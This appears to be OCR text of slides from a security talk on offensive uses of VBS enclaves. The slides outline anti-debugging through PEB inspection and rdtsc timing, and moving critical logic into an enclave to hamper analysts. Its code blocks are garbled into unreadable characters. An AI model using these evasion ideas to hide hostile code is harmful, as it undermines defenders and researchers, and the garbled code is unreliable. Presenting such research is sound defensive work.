
Execute VTL0 code

```
çḥắs  ṣḥêĺľçộđê              Şřắxŋ çắľç êẏê

ŋêŋçřỳ ŵʧľ。 čụğğês  ṣḥêĺľçộđê  ṣîćêộğ ṣḥêĺľçộđê

Cắľľéŋçľắŵê  RÉŅCĽAΛÉ ŖÔÛŢÍŅÉ ŵʧľ。 čụğğês  。  ŢŖÛÉ  ộụʧ
```

Anti-debugging



Anti-debugging

- Most classic techniques are not available

Anti-debugging

- **Manual PEB inspection:** an enclave can access VTL0 memory, including the PEB

```
Íğ  RÉB  BêîŋĝDêčụĝĝêđ

   ŢêsņîŋắţĵêRsộçêşş ĞêţĴCụssêŋţĴRsộçêşş   。
```

- **rdtsc:** While timing-related functions are not accessible, we can run the rdtsc assembly instruction

```
sđţĴşçẄsắřřês RRÔC
    sđţĴşç
    sêţĴ
sđţĴşçẄsắřřês ÉŅDR
```

Advanced Anti-analysis (AKA: Making Researchers Cry)

1. Move critical logic into the enclave
2. Detect debuggers from within the enclave
3. Profit

Conclusion

- VBS is cool
- VBS enclaves have a lot of potential
- Keep an eye on them from an offensive perspective

Thank You!

@oridavid123